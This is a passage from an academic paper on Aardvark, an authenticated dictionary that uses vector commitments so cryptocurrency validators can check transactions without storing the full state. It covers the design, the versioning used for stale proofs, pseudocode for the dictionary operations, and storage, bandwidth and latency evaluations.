Out-of-order transaction processing and stale proofs. Recall that transactions are issued asynchronously and then ordered by the cryptocurrency consensus mechanism. Since the correctness of account data changes as other accounts change, the proofs may become stale by the time transactions with proofs reach a validator. Mechanisms for handling stale proofs are necessary for ensuring that transactions do not get rejected unnecessarily, which may severely limit the cryptocurrency's throughput—especially if the time to compute and transmit the proofs is significant. At the same, these mechanisms cannot be too permissive because they must prevent double-spending. Thus, validators cannot simply accept an account state authenticated by a stale proof, even if it is valid with respect to a recent commitment value, because the state could have changed since the proof was issued.

Most related work does not address this problem, instead assuming that the proofs reach the validators before becoming obsolete (e.g., [17] and [8, §8.3.2]). Aardvark's caching mechanism addresses this problem (§6).

3 Overview

In a cryptocurrency, a collection of *validators* jointly maintain the state. The current state is defined by a well-known ("genesis") initial state modified by a sequence of atomic *transactions*. Clients submit transactions, and the validators execute a protocol to verify these transactions and append them to the sequence if they are valid. This protocol is designed to ensure consensus, so that all validators agree on the same public sequence of transactions. Transactions are called *confirmed* when they are appended to this sequence.

In order to decide whether to accept a transaction, the validators need to know the current state of the system. For instance, if Alice issues a transaction that spends more money than she has, the validators must reject this transaction; in order to do that, they need to know Alice's current balance.

Aardvark enables the validators to use the system state without requiring them to store it. Instead, untrusted *archives* maintain this state, while validators maintain only a small commitment that evolves with the state. To issue a transaction, a client queries an archive for data related to the transaction. The archive returns the data and authenticating information called a *context*[2]. The client submits the transaction, along with the data and the contexts, to the validators, who check the data and the contexts against the commitments and verify the transaction. Once this transaction is confirmed, the validators use the contexts to update their commitments, and archives update their copies of the system state.

Note that if a transaction T is issued at state s_1 and comes with contexts that correspond to s_1, other transactions may be confirmed after s_1 but before the validators get to processing T. At the time the validators process T, their commitments may correspond to some later state s_2. In order to process T, validators must be able to use contexts from s_1 in order to validate T and update their commitments (which correspond to s_2) based on the results of T once T is confirmed. Aardvark addresses this challenge of out-of-order transaction processing, as long as no more than τ transactions have been confirmed between s_1 and s_2 (where τ is a system parameter).

System Components. Our system is built on vector commitments, described in §4. We first implement our basic dictionary operations (Get, Put, and Delete below) using vectors (§5). We next enable Aardvark to execute transactions out of order by developing a versioning scheme for the dictionary (§6). We then introduce a mechanism for Aardvark to continue providing service even if archives fail (§7).

3.1 Transaction Interface

Aardvark presents a *dictionary* interface which associates *keys* (account identifiers) with *values* (account balances and other information). In a transaction, clients interact with the state by issuing a sequence of operations against the dictionary to read and modify the key-value mappings.

Specifically, Aardvark supports the following operations: Get, Put, and Delete. Get(k) returns the value v associated with the key k or a special value which denotes that k is absent. Put(k,v) associates a new value v with k, overwriting any old value. Delete(k) disassociates k from any value.

In Aardvark either all of a transaction's operations execute, or none do. A transaction specifies a set of keys (a bitstring

[2]We use the word "contexts" instead of "proofs" for the authenticated dictionary in order to avoid confusion with the proofs in the underlying vector commitments. Vector commitment proofs are elements of contexts.

which identifies a single value) and a list of operations which involve those keys. All keys referenced by a transaction must be specified up front. In particular, operations such as dynamic key reads are unsupported. (See §6.3 for more details.)

Let `alice` and `bob` denote keys for two balances. (For simplicity, assume Get returns 0 for a missing key.) Then a transfer of p units of money from `alice` to `bob` may be implemented via a transaction, in pseudocode.

```
with Transaction(alice, bob) as txn:
    a = txn.Get(alice)
    b = txn.Get(bob)
    assert a >= p
    if a-p == 0:
        txn.Delete(alice)
    else:
        txn.Put(alice, a-p)
    txn.Put(bob, b+p)
```

If the validators were to store the system state, they would have enough information to process the transaction. Since in Aardvark they do not, the client asks archives to provide contexts for every dictionary operation in the transaction. Given a key and an operation, the archive computes the context σ. For every dictionary operation in the transaction, the client supplies the context obtained from an archive.

3.2 Security

The cryptocurrency depends on a proportion (e.g., a majority) of validators to faithfully conform to the rules of its protocol. Aardvark assumes that these same validators also follow its protocol. In contrast, the archives and clients are allowed to arbitrarily deviate from correct behavior.

Aardvark aims to provide functionality identical to that of a ideal dictionary with respect to a computationally-bound adversary. This functionality manifests itself in Aardvark in two ways: soundness and completeness. Here we state these properties informally and motivate their correctness. Appendix A formalizes and proves them.

Soundness. The effect of every transaction for a validator is the same as it would be if the validator had large persistent storage and stored the entire state on its own, without any archives. This property is precisely specified in §A.1.2. At a high level, this property is guaranteed by induction, as follows. The commitment initially reflects the genesis state by design. If the commitment reflects the current state, then a validator will accept transactions only with correct data and will update its commitment to correctly reflect the new state. We formalize this proof, which relies on the security of underlying vector commitments, in §A.3.

Completeness. A validator will accept a transaction as long as it includes correct contexts from the archives, and not too many other transactions have been confirmed since these contexts were created. This property is precisely specified in §A.1.1 and is evident by inspection of our design.

3.3 Availability

Aardvark operates in an environment where clients and archives may be malicious. Two aspects of Aardvark's design allow it to provide availability in such scenarios.

Efficiency under adversarial transactions. Under adversarial modification patterns, storage cost for validators is upper-bounded by a small fraction of the state size, which allows the system to charge storage fees to prevent denial-of-service attacks. Specifically, the cryptocurrency may require that each account holds a fixed minimum balance so that such an attack would require a substantial, ongoing investment. §8 evaluates this upper bound analytically.

Archive-free operation. Even if no archive functions correctly, clients can monitor the public transaction sequence to maintain a current context for any given key. §7 describes how clients synchronize their contexts without interacting with archives.

4 Background: Vector Commitments

To explain vector commitments, we recall hash functions. A cryptographic hash function $\mathcal{H}$, given an input X, produces $h = \mathcal{H}(X)$. Because it is infeasible to find another $X' \neq X$ such that $h = \mathcal{H}(X')$, we can say that h is a "commitment" to X: the storage of X can be outsourced to an untrusted server as long as we retain h. We can verify the data that the untrusted server sends us by comparing its hash value to h.

Vector commitments can be viewed as generalizations of cryptographic hash functions. A vector commitment scheme can commit to not just one input X, but an entire array V of data: the Commit procedure produces a short commitment c to the vector V. Unlike a mere hash function, a vector commitment scheme allows anyone who knows c to verify not only the entire V, but also individual elements $V[i]$ without seeing other elements if given a proof π_i, where π_i is produced by someone who knows V. Commitments and proofs are efficiently updatable when one value changes.

We first describe the interface and security properties required of a vector commitment scheme, and then we discuss the specific vector commitment scheme we use.

4.1 Interface and Security Properties

We consider schemes which fix the array size at parameter-generation time,[3] with the following black-box interface.

[3] There are vector commitment schemes that do not require this, but they are not efficient enough for our purposes.

$$\mathsf{ParamGen}(B) \to \mathrm{pp}$$
$$\mathsf{Commit}_{\mathrm{pp}}(V) \to c$$
$$\mathsf{Open}_{\mathrm{pp}}(V, i) \to v_i, \pi$$
$$\mathsf{Verify}_{\mathrm{pp}}(c, i, v_i, \pi) \to \mathsf{ok}/\perp$$
$$\mathsf{CommitUpdate}_{\mathrm{pp}}(c, (i, v_i, v_i')) \to c'$$
$$\mathsf{ProofUpdate}_{\mathrm{pp}}(\pi, j, (i, v_i, v_i')) \to \pi'$$

ParamGen generates parameters pp that can be used to commit to an array of size B. These parameters must be generated by a trusted procedure (for example, through multiparty computation) that does not reveal the secrets used. One set of parameters can be used for multiple arrays, each of size B. These parameters pp are used by all other algorithms; we will omit the subscript pp when it does not cause ambiguity.

Commit creates a cryptographic commitment to an B-length vector of variable-length data.[4] Commit is deterministic: if v_1 and v_2 are two B-sized vectors and $v_1 = v_2$, then $\mathsf{Commit}(v_1) = \mathsf{Commit}(v_2)$. We rely on the determinism of Commit to ensure that validator state is consistent.

Open creates a cryptographic proof that a particular vector element v_i (present at index $i < B$ in the vector v) is committed to in $\mathsf{Commit}(V)$. Verify checks that a proof is valid.

CommitUpdate returns $\mathsf{Commit}(V')$, where V' is obtained from V by changing the ith entry from v_i to v_i'. Similarly, ProofUpdate returns the proof $\mathsf{Open}(V', j)$ for element j in this V'. Note that CommitUpdate and ProofUpdate require only one element of V, unlike Commit and Open.

The *binding* property of the commitment[5] ensures that it is computationally infeasible to prove that any value other than v_i is at index i.[6]

4.2 Specific Choice: Vector Commitments of Libert and Yung

The specific choice of the underlying vector commitment is not crucial for Aardvark, as long as a commitment can be efficiently updated when one element in the vector changes. However, as stated before, our particular choice of commitment is motivated by our efficiency requirements. In particular, bandwidth costs are one factor that limits system throughput. We use vector commitments from Libert and Yung [30]. They have the smallest known proofs: only 48 bytes for 128-bit security, or about an order of magnitude shorter than Merkle proofs for reasonable data sizes and security parameters. Moreover, as shown by Gorbunov et al. [25], multiple proofs (even for different commitments) can be aggregated into a single 48-byte value and can be verified at once. They rely on pairing-based cryptography, which has seen adoption and deployment in the last decade [41].

These vector commitments require public parameters pp linear in B. (See [25, §4.1] for a discussion of how such parameters can be generated.) Commitments and proofs both take time linear in B to create and constant time to update (see Table 3), while verification runs in constant time but requires evaluation of a relatively expensive pairing. §8.1 evaluates our choice of vector commitments against those used by EDRAX.

These considerations affect our design. First, the choice of B allows Aardvark to trade off storage savings against computational overhead. Increasing B reduces storage costs by a constant factor and increases proof generation costs by a constant factor.

Second, verification costs remain relatively high and are not mitigated by scaling down B. While the proof generation work is done by untrusted archives and can be divided amongst many untrusted machines (e.g., on some cloud provider with cheap storage), proof verification must be done by the validator, so it lies on the critical path. Thus, to manage computational costs, Aardvark must allow proof verification to execute in parallel on independent threads and minimize the number of required verification operations.

5 Authenticated Dictionary Design

Aardvark maintains an authenticated mapping from keys, which are arbitrary bitstrings, to their values. Since vector commitments provide an array interface, we must find an efficient encoding of the dictionary's mapping in arrays. Our approach for maintaining such a mapping is storing all key-value pairs in an arbitrary order in arrays of size B (recall from §4.1 that B is the vector size). To prove that a key is associated with a given value, the prover runs Open on any index containing the key-value pair, which produces a correct result if the key appears exactly once in the dictionary. Modifying the value for a key involves running CommitUpdate.

Less obvious is how a prover shows that a key does *not* exist. What if the prover lies about a key's absence in a mapping? If we solve this problem, we can also ensure that every key appears at most once, because as part of the insertion proof, the prover would show that the key is absent from the dictionary before insertion.

Aardvark achieves this invariant by using two distinct orderings for the key-value pairs. First, Aardvark commits to the pairs in an arbitrary *sequential* ordering in the *slots* of the length-B vectors. Because this ordering is arbitrary, we can always append to the end of the last vector. By eagerly compacting the vector upon deletion, we minimize both the number of cryptographic operations and the amount of empty space. Second, Aardvark commits to an independent *lexicographic* ordering of its keys, allowing proofs of a key's ab-

[4] Variable-length data can always be converted to fixed-length data by hashing before applying Commit.

[5] Aardvark does not require a hiding property from the commitment scheme since the backing data stored by archives is public.

[6] Technically, we need binding to hold only when c was honestly produced; however, many vector commitment schemes ensure stronger binding, namely even when c is produced by the adversary.

sence from the dictionary. We do so by storing each key with its lexicographic successor. In this way, Aardvark commits to a linked list of keys in ascending lexicographic order.

Specifically, each slot contains a triplet $(k, v, \text{succ}(k))$. Given the set of all keys, we define the successor function $\text{succ}(k)$ for any key k as follows:

1. If k is the largest key in the dictionary, $\text{succ}(k)$ is the smallest key in the dictionary.
2. Otherwise, $\text{succ}(k)$ is the smallest key in the dictionary larger than k.

We can define a key's predecessor in a similar way.

Proving that k maps to v involves opening the vector commitment at the index containing the slot $(k, v, \text{succ}(k))$. Proving that k is absent from the dictionary involves opening the vector commitment at the index containing the slot $(k_0, v_0, \text{succ}(k_0))$, where $k_0 \neq k$ and $\text{succ}(k) = \text{succ}(k_0)$.

Initialization. Our dictionary is initialized with vector commitment parameters parameterized with a bucket size B, as specified in the previous section. In addition, it is initialized with a single key and value, as it must maintain the internal invariant that at least one key is present at any time.[7] The validator must compute the initial commitment value, as it cannot trust the archives to compute it correctly.

5.1 Contiguous Slot Packing

One challenge of implementing our dictionary is that users may wish to insert many arbitrary keys and then later remove these keys. Aardvark must efficiently scale up and down relative to these modifications, which could be adversarial in nature. Our allocation scheme for Aardvark guarantees a bounded worst-case storage cost regardless of access pattern.

Aardvark's slots are grouped consecutively into *buckets* of size B: the ℓth bucket holds hashes of slots numbered $[B\ell, B\ell + B)$. Denote the data in the ℓth bucket as $D[\ell]$. For each ℓ, archives store $D[\ell]$, while the validator stores $\mathsf{Commit}(D[\ell])$. The validator also stores the total size of the dictionary, s. Let D denote the sequence of all $D[\ell]$, and define the *dictionary commitment* to be the sequence of all vector commitments to all buckets and the value s.

To modify a slot, an archive computes the absolute index of the slot in the slot ordering, along with the proof of the slot's current value at that index. This data allows the validator to modify the slot in place.

```
def slot_write(db: handle, i: index,
               old: slot, new: slot):
    bucket, offset = i/B, i%B
    c0 = db.get_commit(bucket)
    c1 = CommitUpdate(c0, (offset, old, new))
    db.set_commit(bucket, c1)
```

[7] This may be achieved with a sentinel key which is never deleted.



Figure 1: Key insertion in Aardvark consists of the following steps. (1) The key is inserted into the last slot of the dictionary. (2) Its predecessor is verified, and the new slot's next pointer is attached to the predecessor's next pointer. (3) Its predecessor's next pointer is updated to the inserted key. Observe that the operations shown here require only one update operation on a vector commitment (updating the predecessor's next pointer) since the tail is stored by the validator and not committed to.

To enforce tight bounds on the dictionary's space overhead, Aardvark's packing scheme maintains an invariant: the validator stores at most $\lceil s/B \rceil$ vector commitments plus a small, constant amount of metadata. When a new element is inserted, it is added to the last slot in the dictionary (at s).

```
def slot_append(db: handle, new: slot):
    s = db.size() + 1
    db.set_size(s)
    if s%B == 1:
        db.push_commit(Commit([new]))
        return
    bucket, offset = s/B, s%B
    c0 = db.get_commit(bucket)
    # zeros is the bit "0" repeated 256 times
    c1 = CommitUpdate(c0, (offset, zeros, new))
    db.set_commit(bucket, c1)
```

Similarly, when an element is deleted, it is overwritten with the element at the last slot (at s), and the last slot is cleared.

5.2 Authenticating Reads and Writes

To prove that a key k is associated with a particular value, an archive locates that key's slot and computes a proof of its membership with Open. Then, the archive transmits the slot, its index, and its proof to the validator as a *context* object. For a validator, reassigning the key to a new value is straightforward given its context: validate the context, use the index to locate the slot, and overwrite the slot with its new value. Updating the slot is implemented by `slot_write`, and context verification entails executing Verify.

```
def verify_ctx(db: handle, ctx: context):
    i, val, pf = ctx.index, ctx.slot, ctx.pf
    bucket, off = i/B, i%B
    c0 = db.get_commit(bucket)
    return Verify(c0, off, val, pf)
```

Proving that a key does not exist in the dictionary is similar, except that the archive proves the existence of the predecessor's slot. Thus, Get is simply implemented by checking which of these cases we are in.

Inserting a mapping for a new key k involves appending to the last bucket a slot which holds k and its value v. Moreover, we preserve the lexicographic ordering of the keys, similar to a linked-list insertion, which requires the context of k's predecessor. Thus, Put may be implemented as follows.

```
def Put(db: handle, key: key, val: value,
        ctx: context):
    assert verify_ctx(db, ctx)
    assert ctx.slot.key <= key < ctx.slot.next
    if ctx.slot.key == key:
        old, new = ctx.slot, ctx.slot
        new.val = val
        slot_write(db, ctx.index, old, new)
        return
    new_last = Slot(key=key, val=val,
                    next=ctx.slot.next)
    slot_append(db, new_last)
    old_pred, new_pred = ctx.slot, ctx.slot
    new_pred.slot.next = key
    slot_write(db, ctx.index,
               old_pred, new_pred)
```

Finally, Delete is the inverse of Put and requires three contexts: that of k itself, that of its predecessor (for the linked-list deletion), and that of the dictionary's last slot with respect to the *sequential* order (since deleting a key involves overwriting its slot's contents with the contents of the last slot).

5.3 Tail Operations

Insertion and deletion operations both affect the *tail bucket*, the last bucket in the dictionary. By batching cryptographic operations to this bucket, Aardvark reduces the cost of maintaining its commitment and obviates the need for slot insertions and deletions to provide a context for the last slot.

Specifically, no commitment to the tail bucket is maintained. Put operations appending slots do not cause the immediate creation of a new vector commitment. Instead, the new slots are stored directly on the validator until more than B slots have accumulated, at which point the validator performs a single Commit operation to generate the new commitment.

Similarly, for Delete operations, slots in the tail bucket with no commitment are removed without CommitUpdate operations. Once no such slots remain, the validator decommits to the entire bucket at once by obtaining the preimage of the last commitment and executing a single Commit operation. From here, the validator again stores the bucket slots in the preimage without a commitment.

Because the bandwidth cost of a single decommitment is relatively high but amortizes well over time, the validator caches the preimages of some suffix of the buckets in a *tail cache* and synchronizes this cache in the background. The validator forgets old buckets as insertion operations accumulate, and it requests buckets from archives as deletion operations accumulate. If a validator lacks the preimage to a tail bucket, it refuses to serve subsequent deletion requests until it can resynchronize. To reduce thrashing when insertions alternate with deletions, the validator maintains a minimum tail cache size of L but a maximum tail cache size of $2L$.

6 Out-of-order Transaction Processing

The dictionary design in §5 changes state on every commitment of a write-containing transaction, invalidating proofs against an older state. Specifically, executing a transaction that writes to some bucket will invalidate proofs for any concurrently-issued transaction which uses the same bucket.

In a high-throughput system, proofs may be invalidated frequently, requiring either clients or archives to constantly recompute and resubmit proofs for pending transactions. This problem worsens under heavy load, as the buildup of pending transactions further increases the cost of recomputing proofs. Moreover, an attacker may degrade service to a user by constantly modifying their key's bucket-neighbors, invalidating its old proofs. Unfortunately, our evaluation shows that ProofUpdate is expensive for our vector commitments (§8.1).

Aardvark addresses this problem by entirely eliminating the need to update stale proofs. Instead, Aardvark employs a *versioning* system which allows it to accept a transaction with stale proofs even while concurrent operations modify state referenced by that transaction.

First, the validator assigns each transaction it executes a sequence number, appending it to the sequence of completed transactions. Applying each transaction sequentially produces the current dictionary state. Thus, each prefix of this sequence determines a single *snapshot* of the dictionary state at a particular sequence number, and the sequence numbers enumerate the versions of the dictionary.

When issuing a transaction, clients declare the least version t_0 it may execute with. The contexts attached to the transaction refer to the snapshot of the dictionary as of t_0. The transaction may not execute past version $t_0 + \tau$, where τ is the system's *maximum transaction lifetime* and is a global constant set at initialization. A larger value of τ allows old transaction proofs to be accepted by the system for a longer period of time. When the dictionary is under heavy load, a client's transaction may expire before it is executed, forcing its contexts to be updated

before the transaction is resubmitted, so a larger τ reduces this extra work when the system is congested.

Second, the validator holds the dictionary commitment not as of the most recent version, but instead as of the *base snapshot* τ versions ago. For each transaction between the oldest state and the newest state, the validator caches the changes caused by the transaction, so a smaller τ reduces cache overheads. These changes modify the vector commitments over the buckets, so the validator caches the modified vector commitments as well. Thus the validator may validate proofs against any snapshot up to τ versions old by checking them against the cached modified vector commitments.

6.1 Completeness and Context Versioning

A client begins by querying an archive for the set of contexts necessary to execute a transaction, which consists of either Get, Put, or Delete operations. For each operation, the archive returns the slots required by the validator, their indices in the current version of the dictionary, and their openings with respect to their containing buckets, along with the current dictionary version t_0. When a validator receives a transaction along with contexts at some later version $t \geq t_0$, the validator must both determine the values of the slots relevant to the transaction's operations and also determine the changes necessary to update its dictionary commitment.

First, the validator authenticates the contexts, checking that they indeed correspond to slots which are valid at version t_0. This requires the validator to know the vector commitments as of t_0, since the archives opened the commitments with respect to that version. Second, once the validator has slots correct for t_0, it updates these slots so that they are correct for t. This requires the validator to know the updates which happened between version t_0 and version t. Once the validator has all slots at version t, it can validate and execute the transaction, which produces new updates to the current snapshot.

To achieve completeness, the validator must process proofs for all versions t_0 where $t - \tau \leq t_0 \leq t$. Thus, the validator's commitments correspond to the base snapshot at version $t - \tau$, and the validator must store the last τ transactions. Whenever the validator applies a new transaction to the state, it saves the new transaction and marks the oldest transaction eligible for deletion; old transactions are asynchronously applied to the commitments before they are garbage-collected.

6.2 Caching

As mentioned previously, the validator must authenticate proofs produced for any snapshot between version $t - \tau$ and version t, which means it must compute the vector commitment corresponding to that version. Because the validator must eventually compute all vector commitments anyway in order to update the commitments to the base snapshot, Aardvark maintains a cache of *vector commitment deltas*. This cache contains, for each version t' between $t - \tau$ and t, the old and new vector commitments corresponding to each bucket modified by the transaction with sequence number t'. This cache enables the validator to authenticate proofs without running CommitUpdate operations for each transaction.

Just as with vector commitments, the validator may also similarly cache *slot deltas* and *key deltas* to speed up lookups of slots (by index) and lookups of key-value pairs (by key), respectively, by holding both the old and new values of these slots and keys. Figure 2 illustrates how these caches enable a validator to process operations in transactions.

Determinism. Aardvark requires that updates are deterministic and that context verification is consistent across validators so that they compute matching commitments, which is particularly important in a cryptocurrency. Updates are made consistent by enforcing canonical orderings, such as by sorting keys before applying deltas and by processing key insertions and deletions in a well-defined order.

Block Batching. To reduce the in-memory overhead of maintaining deltas and the cost of searching deltas for keys, Aardvark supports batching transactions into *blocks*. With a block-commit optimization, versions (and τ) may refer to block sequence numbers as opposed to transaction sequence numbers. Once a block of transactions is processed, Aardvark merges all deltas in the block. By matching the block's key insertion operations with deletion operations, Aardvark reduces the total number of cryptographic operations required and expedites queries and updates to the base snapshot.

6.3 Transaction Expressiveness

Our choice of versioning scheme allows Aardvark transactions to be fairly expressive. For example, transactions applying commutative changes to values, such as the addition or the maximum function, interleave nicely in Aardvark. At the same time, authenticated dictionaries possess an inherent limitation. All keys must be fixed once a context is created.

To illustrate, suppose that the value of a key k_1 is another key k_2, and some transaction T executes $\mathsf{Get}(\mathsf{Get}(k_1))$. T has no way to compute the proof belonging to the key $k_2 = \mathsf{Get}(k_1)$ because some other transaction may execute $\mathsf{Put}(k_1)$ after T is issued but before T is confirmed.

7 Archive-free Operations

The dictionary design presented above relies on archives for availability: if the archives go down or refuse to serve a client, the client cannot perform all operations. However, with small modifications, most operations may be made *archive-free*: they may be decoupled from archives, which allows them to execute even if all archives are unavailable.[8]

[8] One additional benefit of archive-free operations is that they reduce steady-state computational load on archives. This is significant when scaled



Figure 2: Three Gets in different Aardvark transactions ($\tau = 3$): (1) Get("aardvark", $\sigma = \{$val: 2, index: 1, version: 17$\}$) $\rightarrow$ 2, (2) Get("walrus", $\sigma = \{$val: 5, index: 3, version: 18$\}$) $\rightarrow$ 34, and (3), Get("cat", $\sigma = \{$val: 3, index: 0, version: 12$\}$) $\rightarrow$ 8. For (1), neither the key itself nor its bucket has been modified recently, so the archive's proof is guaranteed to be valid for the vector commitment on the validator's storage. For (2), the value itself has not been modified recently; however, a deletion operation relocated it. Since its proof was created after relocation, the commitment is in a vector commitment delta. For (3), the value was modified recently, so the proof is unnecessary; as a result, the dictionary can simply look up the value present in the key delta.

Specifically, consider a client which possesses a correct context for some key k at version t and then observes dictionary's update to version $t+1$. An update to the client's context must either overwrite (or delete) k, modify a bucket-neighbor of k, or move k into another slot (due to a Delete). In the first case, a proof update is necessary only if k is deleted, where it suffices for the client to store k's predecessor's context. The second case corresponds to a simple ProofUpdate operation. Finally, in the third case, the Delete operation contains the context of the new slot, which the client can store.

Thus, a client that maintains fresh proofs of a key and/or its predecessor can issue arbitrary valid Get, Put, or Delete operations without consulting an archive. Moreover, proof updates only need to be issued once every τ sequence numbers. There is one exception: at a certain point, a validator may run out of its tail cache because too many deletions have happened. In that case, no subsequent deletions may be executed because the tail cannot be moved to fill new slots.

8 Evaluation

Our evaluation answers the following questions:

- *Vector Commitments*: What are the performance characteristics of our choice of vector commitments, and how do they compare to alternatives?
- *Storage Savings*: How much storage does a validator require compared to an archive, which stores all data?
- *Bandwidth Costs*: What additional networking overhead do Aardvark's contexts introduce?
- *Processing Overhead*: What are the processing costs required of both validators and archives?

over the user base, as Open involves a non-trivial computation (§8.1).

Table 1: VC Operation Latency (mean $\pm$ SD μs)

Operation	Aardvark	Merkle Tree	EDRAX w/o SNARK
Commit	$40\,262 \pm 129$	$1\,317 \pm 4$	—

CommitUpdate	62 ± 1	9 ± 0	13 ± 1
ProofUpdate	62 ± 1	< 1	27 ± 19

Table 2: VC Object Sizes (bytes)

Object	Aardvark and [47]	Merkle Tree	EDRAX w/o SNARK	EDRAX w/ SNARK
Com.	48	32	64	64
Proof	48	320	640	192

We give closed-form expressions for storage and bandwidth costs. For computation costs, we present an empirical evaluation on a prototype implementation, which is available at https://github.com/derbear/aardvark-prototype.

8.1 Vector Commitments

We evaluate the operations in our implementation of vector commitments, in a basic Merkle Tree, and in the implementation used in EDRAX, both with and without the SNARK [17, §4.1]. We compare to the vector commitments of [47] analyt-

Table 3: VC Curve Operations (scalar multiply, pairing)

Operation	Aardvark and [47]	EDRAX w/o SNARK	EDRAX w/ SNARK
Commit	$(O(B),0)$	$(O(B),0)$	$(O(B),0)$
Open	$(O(B),0)$	$(O(B),0)$	SNARK
Verify	$(O(1),2)$	$(O(1),\log B)$	$(O(1),3)$
CommitUpdate	$(O(1),0)$	$(O(1),0)$	$(O(1),0)$
ProofUpdate	$(O(1),0)$	$(O(\log B),0)$	SNARK

ically, because no implementation is available.

We implement our vector commitment scheme in Rust [3], using a pairing library for algebraic operations [2] (which is a fork of Bowe's library [14]).[9] We compare our implementation against that of EDRAX [52]. Although EDRAX presents an extension with SNARKs (§2), the implementation is not available. Moreover, the implementation supports neither Commit nor Open, which EDRAX does not require since clients incrementally update proofs and commitments.

We perform single-core microbenchmarks on a `m5.metal` Amazon EC2 instance having a Intel Xeon Platinum 2.5GHz CPU with sizes of 32KiB, 32KiB, and 1MiB for the L1, L2, and L3 caches, respectively. To compute operation throughput, we execute 100 iterations to warm up the machine state and then perform 1000 measurements. We precompute powers of base points in our vector commitments, the interior nodes of the Merkle Tree, and the update public keys in EDRAX. We set $B = 1024$, since EDRAX vector commitments support vector sizes which are a power of two.

Tables 1 and 2 show the results of our microbenchmarks. We do not provide operation latencies of EDRAX with a SNARK in Table 1, because we did not implement the very complex SNARK computation. We elaborate on those costs here. CommitUpdate remains the same. According to [17, §4.2], the cost of Verify is approximately 7ms. Understanding the cost of ProofUpdate with a SNARK is more subtle, because EDRAX requires updating *every* vector commitment proof (one per client) whenever any data in the vector changes but requires recomputing SNARKs only for the *one* proof (of the sender account value) that must be sent with a transaction. The cost of computing the SNARK is 77s [36], incurred by the client only when submitting a transaction; at all other times, ProofUpdate with a SNARK is the same as without.

The EDRAX implementation uses a different underlying elliptic curve than Aardvark. Since curve operations are roughly 5× faster on the EDRAX curve, the CommitUpdate and ProofUpdate operations are also faster. However, Verify times (without a SNARK) are roughly equivalent.

[9] More recent implementations of pairings [42, 43] are likely to provide a noticeable speed-up to our benchmarks.

In particular, while Aardvark uses the BLS12-381 [6] elliptic curve, EDRAX uses one of two BN curves [7] (depending on the presence of SNARKs). However, the specific curve used in the EDRAX implementation provides approximately 100 bits of security [5], which is less than the 128-bit security provided by our curve.

To compare the constructions independently of the curve choice, we count the number of both group and pairing operations in Aardvark and EDRAX in Table 3. (We also note that the vector commitments of [47] perform similarly to Aardvark.) Our analysis shows that Verify, Open, and ProofUpdate are slower in EDRAX's commitments than in Aardvark's.

8.2 Storage and Bandwidth Analysis

Storage Savings. Aardvark requires archives to store all records in the database. If s is the number of key-value pairs, and $|k|$ is the size of a key, and $|v|$ is the size of a value, the archive storage cost for the database is

$$S_A = s(|k| + |v|).$$

In the absence of Aardvark or some other authenticated storage mechanism, this is the storage cost which would be incurred by every validator.

In Aardvark, validators must store a commitment to a bucket every B records. Validators must also store the records in the tail bucket, and all records for all buckets in its cache. This cache is at most $2L$ buckets large (and at least L buckets small, unless the database is less than L buckets large). Moreover, validators must store the last τ transaction blocks to process contexts up to τ blocks stale. If the size of an encoded transaction block is $|T|$ and the size of a vector commitment is $|c|$, this means that the validator storage cost for the database is upper bounded as follows:

$$S_V < \lceil s/B \rceil |c| + (2L+1)(|k| + |v|)B + \tau|T|.$$

A natural choice for $2L$ is a small multiple of $\frac{|T|}{B|t|}$, where $|t|$ is the size of a transaction, which allows validators to execute several blocks of continuous deletion requests regardless of the availability of archives. If $\frac{|T|}{B|t|} = 10$, then a value of $2L = 30$ is sufficient. Even if blocks are confirmed very quickly (e.g., once a second), setting $\tau = 1000$ allows clients a considerable amount of concurrency (e.g., contexts remain valid for fifteen minutes). As a result, because the last two terms in the equation above are fairly small—around 1GB for $|T| = 1$MB—we can drop them as s grows large. Therefore, the ratio between a validator's cost and an archive's cost in the limit is

$$\frac{S_V}{S_A} \to \frac{B(|k| + |v|)}{|c|}.$$

As described in §4, $|c| = 48$ bytes in our particular commitment scheme. Choosing a value such as $B = 1000$ for keys of

size $|k| = 32$ and values of size $|v| = 8$ bytes gives Aardvark validators a savings factor of more than 800×; we note this savings factor increases with the size of $|v|$.

Bandwidth Costs. The bandwidth costs of a transaction consist of the cost of transmitting the transaction plus the costs of transmitting the values for each key k in the transaction's key set and the corresponding contexts σ_k.

Regardless of whether a key k is present, σ_k includes k itself, the value v it is mapped to, the key's successor $\text{succ}(k)$, the key's index in the sequential ordering i, the context's version number τ_0 and the proof that results from opening the vector commitment π. In addition, for contexts inserting a new k, the transaction must also contain the key k itself, and contexts that delete a key k include k twice (once in the slot itself and once in the predecessor slot), so they may de-duplicate k. Finally, deleting keys requires decommitting to entire buckets; with amortization, a single net deletion requires decommitment to one slot (but no proof). If the rest of the transaction data (which contain its operations) are $|t|$ bytes long, then the number of bytes transmitted for a transaction inserting n_1 keys, modifying n_2 keys, and deleting n_3 keys is

$$\begin{aligned}&|t|+(3n_1+2n_2+3n_3)|k|\\&\quad+(n_1+n_2+2n_3)(|v|+|\pi|+|i|+|\tau_0|)\\&\quad+\max\{n_3-n_1,0\}(|k|+|v|).\end{aligned}$$

Recall that contexts in Aardvark are composed of a version number and an index in the dictionary's slot ordering, in addition to a 48-byte vector commitment proof (see §4), which means that a size of $|\pi|+|i|+|\tau_0| = 64$ bytes is sufficient for a context corresponding to a particular key. Since the cost of transmitting the transaction in the first place was

$$|t|+(n_1+n_2)(|k|+|v|)+n_3|k|.$$

we obtain, with $|k| = 32$ and $|v| = 8$, roughly 100B of overhead per Put operation and 200B per Delete operation.

As compared to transaction size, context overhead is greatest for small transactions that read and write many keys and least for large transactions that read and write few keys. Note that transactions include the key set read and written by the transaction, which also contributes to transaction size.

Note that by aggregating proofs, we can transmit only a single proof, which halves the marginal overhead to roughly 50 additional bytes per transaction per key, plus the fixed cost of the aggregated proof. Applications where transactions access many different keys benefit substantially from aggregation.

8.3 System Throughput

We perform an experimental evaluation of the computational overhead of Aardvark. We replace the storage backend of the Algorand cryptocurrency [22] with our open-sourced implementation of Aardvark [29], and we benchmark single-operation transactions involving a Put or Delete operation.

Table 4: Validator Processing Time for 100 000 Transactions

Scenario	Cores	Mean ± SD (s)
Put (modify)	1	342 ± 14
Put (insert)	1	349 ± 13
Delete	1	684 ± 38
Put (modify)	32	34 ± 1
Put (insert)	32	45 ± 2
Delete	32	67 ± 3

(Get involves processing similar to that of Put). We measure completion times on an archive and a validator separately to eliminate the effects of network latency.

We separate Put operations into two cases: (1) Put operations that insert a new key and (2) Put operations that modify an existing key in the dictionary; this allows us to measure the additional costs of updating key successors. For Delete operations, we pass in bucket preimages as they are needed for vector decommitment. We do not aggregate proofs for deletion operations but instead transmit both proofs separately.

